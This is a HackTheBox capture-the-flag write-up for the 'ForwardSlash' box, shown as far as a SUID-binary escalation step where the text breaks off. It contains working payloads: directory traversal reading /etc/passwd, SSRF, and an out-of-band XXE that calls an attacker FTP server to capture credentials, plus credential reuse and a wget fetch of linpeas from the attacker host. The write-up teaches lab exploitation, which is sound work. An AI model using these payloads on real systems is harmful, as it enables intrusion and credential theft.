ForwardSlash - Write-up - HackTheBox

noraj

2020-08-06

Contents

1 Information

READ THE WU ONLINE: https://rawsec.ml/en/hackthebox-forwardslash-write-up/

1.1 Box

- **Name:** ForwardSlash
- **Profile:** www.hackthebox.eu
- **Difficulty:** Hard
- **OS:** Linux
- **Points:** 40




Figure 1.1: forwardslash

2 Write-up

2.1 Overview

TL;DR: There is a web application with a parameter vulnerable to file disclosure, directory traversal and SSRF (not LFI/RFI). Then we can exploit an OOB XXE over FTP to steal FTP credentials. Then with credential stuffing we land on the box via SSH. On the system we exploit a SUID binary to read a configuration file that leaks a database password. With credential stuffing again we can elevate to a more powerful user via SSH. Then we have to break a custom crypto algorithm to decrypt a ciphertext. The decrypted cyphertext gives the password of a LUKS container. Then we can mount the container with sudo permissions and get the root SSH private key.

Install tools used in this WU on BlackArch Linux:

```
$ sudo pacman -S nmap   ffuf curl burpsuite xxeserv peass haiti openssh
```

2.2 Network Enumeration

Let's start by scanning port and services with nmap:

```
# Nmap 7.80 scan initiated Fri Jun 12 13:17:07 2020 as: nmap -sSVC -p- -oA nmap_full
↪  10.10.10.183
Nmap scan report for 10.10.10.183
Host is up (0.022s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3c:3b:eb:54:96:81:1d:da:d7:96:c7:0f:b4:7e:e1:cf (RSA)
|   256 f6:b3:5f:a2:59:e3:1e:57:35:36:c3:fe:5e:3d:1f:66 (ECDSA)
|_  256 1b:de:b8:07:35:e8:18:2c:19:d8:cc:dd:77:9c:f2:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Did not follow redirect to http://forwardslash.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 12 13:17:36 2020 -- 1 IP address (1 host up) scanned in 29.63 seconds
```


If we try to reach http://10.10.10.183, we are redirected to http://forwardslash.htb

So let's edit `/etc/hosts` to add this entry:

```
10.10.10.183 forwardslash.htb
```

2.3 HTTP discovery

Let's see what we have at http://forwardslash.htb/



So the site was defaced. The defacer is talking about XML so there must be a XXE and is also talking about *Automatic FTP Logins*.

2.4 HTTP enumeration

Let's find if there are files hidden somewhere with ffuf:

```
$ ffuf -u http://forwardslash.htb/FUZZ -r -c -w
↪  ~/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -fc 403 -e .txt
```

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0-git
________________________________________________

 :: Method           : GET
 :: URL              : http://forwardslash.htb/FUZZ
 :: Wordlist         : FUZZ:
↪  /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Extensions       : .txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response status: 403
________________________________________________

.                       [Status: 200, Size: 1695, Words: 207, Lines: 42]
note.txt                [Status: 200, Size: 216, Words: 39, Lines: 5]
:: Progress: [76534/76534] :: Job [1/1] :: 1700 req/sec :: Duration: [0:00:45] :: Errors: 0 ::
```

There is one:

```
$ curl http://forwardslash.htb/note.txt
Pain, we were hacked by some skids that call themselves the "Backslash Gang"... I know... That
↪  name...
Anyway I am just leaving this note here to say that we still have that backup site so we
↪  should be fine.

-chiv
```

So if there is a backup site it may be online too. Let's find it by bruteforcing virtual hosts with subdomains:


```
$ ffuf -u http://10.10.10.183/ -r -c -w
↪  ~/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -H 'Host:
↪  FUZZ.forwardslash.htb' -fs 1695

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
```

```
         \/_/    \/_/   \/___/    \/_/

       v1.1.0-git
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.183/
 :: Wordlist         : FUZZ:
↪  /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Header           : Host: FUZZ.forwardslash.htb
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response size: 1695
________________________________________________

backup                  [Status: 200, Size: 1267, Words: 336, Lines: 40]
:: Progress: [38267/38267] :: Job [1/1] :: 708 req/sec :: Duration: [0:00:54] :: Errors: 0 ::
```

So let's add `backup.forwardslash.htb` to `/etc/hosts` too.


```
10.10.10.183 backup.forwardslash.htb
```

We are redirected to http://backup.forwardslash.htb/login.php




There is a login form. We can use the registration page to sign up.

If we sign up and log in, we are redirected to http://backup.forwardslash.htb/welcome.php




2.5 HTTP exploitation: file disclosure & directory traversal

The *Change your Profile Picture!* feature is disabled.



But that's just from the HTML so let's edit the DOM, remove the `disabled` attributes and send a request:



By doing a directory traversal on `/etc/passwd` we obtained a file disclosure:

```
POST /profilepicture.php HTTP/1.1
Host: backup.forwardslash.htb
...
Cookie: PHPSESSID=mbmjmv76c2veso4c1ihneuh5bt

url=..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
pain:x:1000:1000:pain:/home/pain:/bin/bash
chiv:x:1001:1001:Chivato,,,:/home/chiv:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
```


2.6 HTTP exploitation: SSRF

We can also see if there are any other pages:

```
$ ffuf -u http://backup.forwardslash.htb/FUZZ -r -c -w
↪  ~/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -e .txt,.php -fs
↪  288
```

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0-git
________________________________________________

 :: Method           : GET
 :: URL              : http://backup.forwardslash.htb/FUZZ
 :: Wordlist         : FUZZ:
↪  /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Extensions       : .txt .php
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response size: 288
________________________________________________

login.php               [Status: 200, Size: 1267, Words: 336, Lines: 40]
register.php            [Status: 200, Size: 1490, Words: 426, Lines: 42]
index.php               [Status: 200, Size: 1267, Words: 336, Lines: 40]
logout.php              [Status: 200, Size: 1267, Words: 336, Lines: 40]
config.php              [Status: 200, Size: 0, Words: 1, Lines: 1]
api.php                 [Status: 200, Size: 127, Words: 22, Lines: 2]
dev                     [Status: 403, Size: 65, Words: 6, Lines: 1]
.                       [Status: 200, Size: 1267, Words: 336, Lines: 40]
welcome.php             [Status: 200, Size: 1267, Words: 336, Lines: 40]
environment.php         [Status: 200, Size: 1267, Words: 336, Lines: 40]
reset-password.php      [Status: 200, Size: 1267, Words: 336, Lines: 40]
hof.php                 [Status: 200, Size: 1267, Words: 336, Lines: 40]
:: Progress: [114801/114801] :: Job [1/1] :: 1881 req/sec :: Duration: [0:01:01] :: Errors: 0
↪  ::
```

It seems there is a dev endpoint that dives us a HTTP 403. But even authenticated we can't access http://backup.forwardslash.htb/dev/



Hopefully the `url` parameter is not only vulnerable to file disclosure and path traversal but also to SSRF (Server Side Request Forgery). Maybe locally this will be allowed, so let's try teh following request in burp:

```
POST /profilepicture.php HTTP/1.1
Host: backup.forwardslash.htb
...
Cookie: PHPSESSID=mbmjmv76c2veso4c1ihneuh5bt

url=http://backup.forwardslash.htb/dev/
```

Yes! We obtained the HTML code of the dev endpoint:

```
<html>
    <h1>XML Api Test</h1>
    <h3>This is our api test for when our new website gets refurbished</h3>
    <form action="/dev/index.php" method="get" id="xmltest">
        <textarea name="xml" form="xmltest" rows="20" cols="50"><api>
    <request>test</request>
</api>
</textarea>
        <input type="submit">
    </form>

</html>

<!-- TODO:
Fix FTP Login
-->
```

It's talking about XML and FTP login as said in the deface.

Let's try to send a default request to the XML api:

```
POST /profilepicture.php HTTP/1.1
Host: backup.forwardslash.htb
...
Cookie: PHPSESSID=mbmjmv76c2veso4c1ihneuh5bt

url=http://backup.forwardslash.htb/dev/index.php?xml=<noraj></noraj>
```

Nothing fancy yet.

2.7 HTTP exploitation: XXE

We noticed in the HTML code the following structure:

```
<api>
    <request>test</request>
</api>
```

So let's try to forge a simple XXE payload using it:

```
<?xml version="1.0" ?>
<!DOCTYPE replace [<!ENTITY xxe "noraj">]>
<api>
  <request>&xxe;</request>
</api>
```

So I tried to send something like that:

```
url=http://backup.forwardslash.htb/dev/index.php?xml%3d<?xml%20version%3d"1.0"%20?><!DOCTYPE%20replace%20[<!EN
```

But this doesn't work. But let's remember the FTP hint!

Maybe the XXE is OOB (Out Of Band) only. In general, working with FTP for OOB is far better than HTTP as it wil allows us to retrieve the whole file rather than the 1st line. Here I don't think we will retrieve files but rather credentials as it's said there is a FTP autologin feature. So we won't need a complex payload:

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "ftp://10.10.15.32/"> %ext;
]>
<api>
```

```
  <request>
    dontcare
  </request>
</api>
```

Our payload will look like this:

```
url=http://backup.forwardslash.htb/dev/index.php?xml%3d<%3fxml%2520version%253d"1.0"%2520%3f><!DOCTYPE%2520roo
```

PS: even if burp automatically URL encode key character for us we need to double encore the key character in the xml payload for the request to work.

But before let's start xxeserv, a fake FTP server, then, when submitting the request we will receive the credentials:

```
$ sudo xxeserv -p 21
[*] UNO Listening...
2020/07/05 19:32:51 [*] GO XXE FTP Server - Port:  21
2020/07/05 19:32:55 [*] Connection Accepted from [10.10.10.183:50146]
USER:  chiv
PASS:  N0bodyL1kesBack/
2020/07/05 19:32:55 [x] Connection Closed
2020/07/05 19:32:55 [*] Closing FTP Connection
```

Two important things were required here:

- running the FTP server on port 21 (eg. port 2121 was filtered)
- adding a leading slash to the request (eg. `ftp://10.10.15.32/` works but `ftp://10.10.15.32` not)

2.8 Network exploitation: credential stuffing

Let's see if we can re-use the FTP credentials on SSH:

```
$ ssh chiv@forwardslash.htb
The authenticity of host 'forwardslash.htb (10.10.10.183)' can't be established.
ECDSA key fingerprint is SHA256:7DrtoyB3GmTDLmPm01m7dHeoaPjA7+ixb3GDFhGn0HM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'forwardslash.htb,10.10.10.183' (ECDSA) to the list of known hosts.
chiv@forwardslash.htb's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
```

```
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jul  5 17:42:11 UTC 2020

  System load:  0.0               Processes:            196
  Usage of /:   30.8% of 19.56GB  Users logged in:      0
  Memory usage: 19%               IP address for ens33: 10.10.10.183
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

16 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
↪  connection or proxy settings


Last login: Sun Jul  5 15:11:43 2020 from 10.10.14.230
chiv@forwardslash:~$
```

2.9 System enumeration

Let's see what is inside `/var/backups/`:

```
chiv@forwardslash:~$ ls -lhA /var/backups/
total 804K
-rw-r--r-- 1 root root            60K Mar 24 06:25 alternatives.tar.0
-rw-r--r-- 1 root root            38K Mar 24 06:17 apt.extended_states.0
-rw-r--r-- 1 root root          4.1K Mar  6 14:17 apt.extended_states.1.gz
-rw-r--r-- 1 root root          3.9K Mar  5 14:46 apt.extended_states.2.gz
-rw------- 1 pain pain           526 Jun 21  2019 config.php.bak
-rw-r--r-- 1 root root           437 Mar  5 14:07 dpkg.diversions.0
-rw-r--r-- 1 root root           207 Mar  5 14:47 dpkg.statoverride.0
-rw-r--r-- 1 root root          653K Mar 24 06:17 dpkg.status.0
-rw------- 1 root root           730 Mar 17 20:13 group.bak
-rw------- 1 root shadow         604 Mar 17 20:13 gshadow.bak
-r--r--r-- 1 root root           129 May 27  2019 note.txt
-rw------- 1 root root          1.7K Mar  5 14:46 passwd.bak
drwxrwx--- 2 root backupoperator 4.0K May 27  2019 recovery
-rw------- 1 root shadow        1.2K Mar  6 14:21 shadow.bak
```

There are:

- `config.php.bak` owned by pain
- `note.txt` which is world readable
- `recovery` folder owned by the `backupoperator` group

The only thing we can read for now is `note.txt`:

```
Chiv, this is the backup of the old config, the one with the password we need to actually keep
↪  safe. Please DO NOT TOUCH.

-Pain
```

Let's try to enumerate more with the help of linPEAS (from PEASS).

We have `/usr/share/peass/linPEAS/linpeas.sh`, let's just serve it via HTTP:

```
$ ruby -run -e httpd /usr/share/peass/linPEAS/ -p 8888
[2020-07-05 20:13:39] INFO  WEBrick 1.6.0
[2020-07-05 20:13:39] INFO  ruby 2.7.1 (2020-03-31) [x86_64-linux]
[2020-07-05 20:13:39] INFO  WEBrick::HTTPServer#start: pid=117003 port=8888
```

Now let's download it on the box:

```
chiv@forwardslash:/tmp/noraj$ wget http://10.10.15.32:8888/linpeas.sh
chiv@forwardslash:/tmp/noraj$ chmod u+x linpeas.sh
```

In the SUID section we can see an unusual `/usr/bin/backup`.

```
chiv@forwardslash:~$ ls -lh /usr/bin/backup
-r-sr-xr-x 1 pain pain 14K Mar  6 10:06 /usr/bin/backup
```

2.10 Elevation of Privilege: from chiv to pain

`backup` is owned by pain.

Let's try to run it:

```
chiv@forwardslash:~$ backup
------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
```

```
------------------------------------------------------------------------

Current Time: 18:37:43
ERROR: 01430555472f086a6633fad6bfc18d98 Does Not Exist or Is Not Accessible By Me, Exiting...
```

There is a hash in the error output, let's identify the hash type with haiti:

```
$ haiti 01430555472f086a6633fad6bfc18d98
MD2 [JtR: md2]
MD5 [HC: 0] [JtR: raw-md5]
MD4 [HC: 900] [JtR: raw-md4]
Double MD5 [HC: 2600]
LM [HC: 3000] [JtR: lm]
RIPEMD-128 [JtR: ripemd-128]
Haval-128 [JtR: haval-128-4]
Tiger-128
Skein-256(128)
Skein-512(128)
Lotus Notes/Domino 5 [HC: 8600] [JtR: lotus5]
Skype [HC: 23]
Snefru-128 [JtR: snefru-128]
NTLM [HC: 1000] [JtR: nt]
Domain Cached Credentials [HC: 1100] [JtR: mscach]
Domain Cached Credentials 2 [HC: 2100] [JtR: mscach2]
DNSSEC(NSEC3) [HC: 8300]
RAdmin v2.x [HC: 9900] [JtR: radmin]
```

It's most likely a MD5 hash but we can't crack it.

As it's a *Time Based Backup Viewer* it's maybe the hash of the timestamp.

```
$ printf %s '18:37:43' | md5sum
01430555472f086a6633fad6bfc18d98  -
```

Let's write a script that will create a file like this.

```
time=$(date +"%H:%M:%S")
hash=$(printf %s $time | md5sum | cut -d ' ' -f 1)
# create file
echo 'noraj test' > $hash
# call backup
backup
```

If we execute the script we have no error now and the file is read:

```
chiv@forwardslash:/tmp/noraj$ ./time.sh
------------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
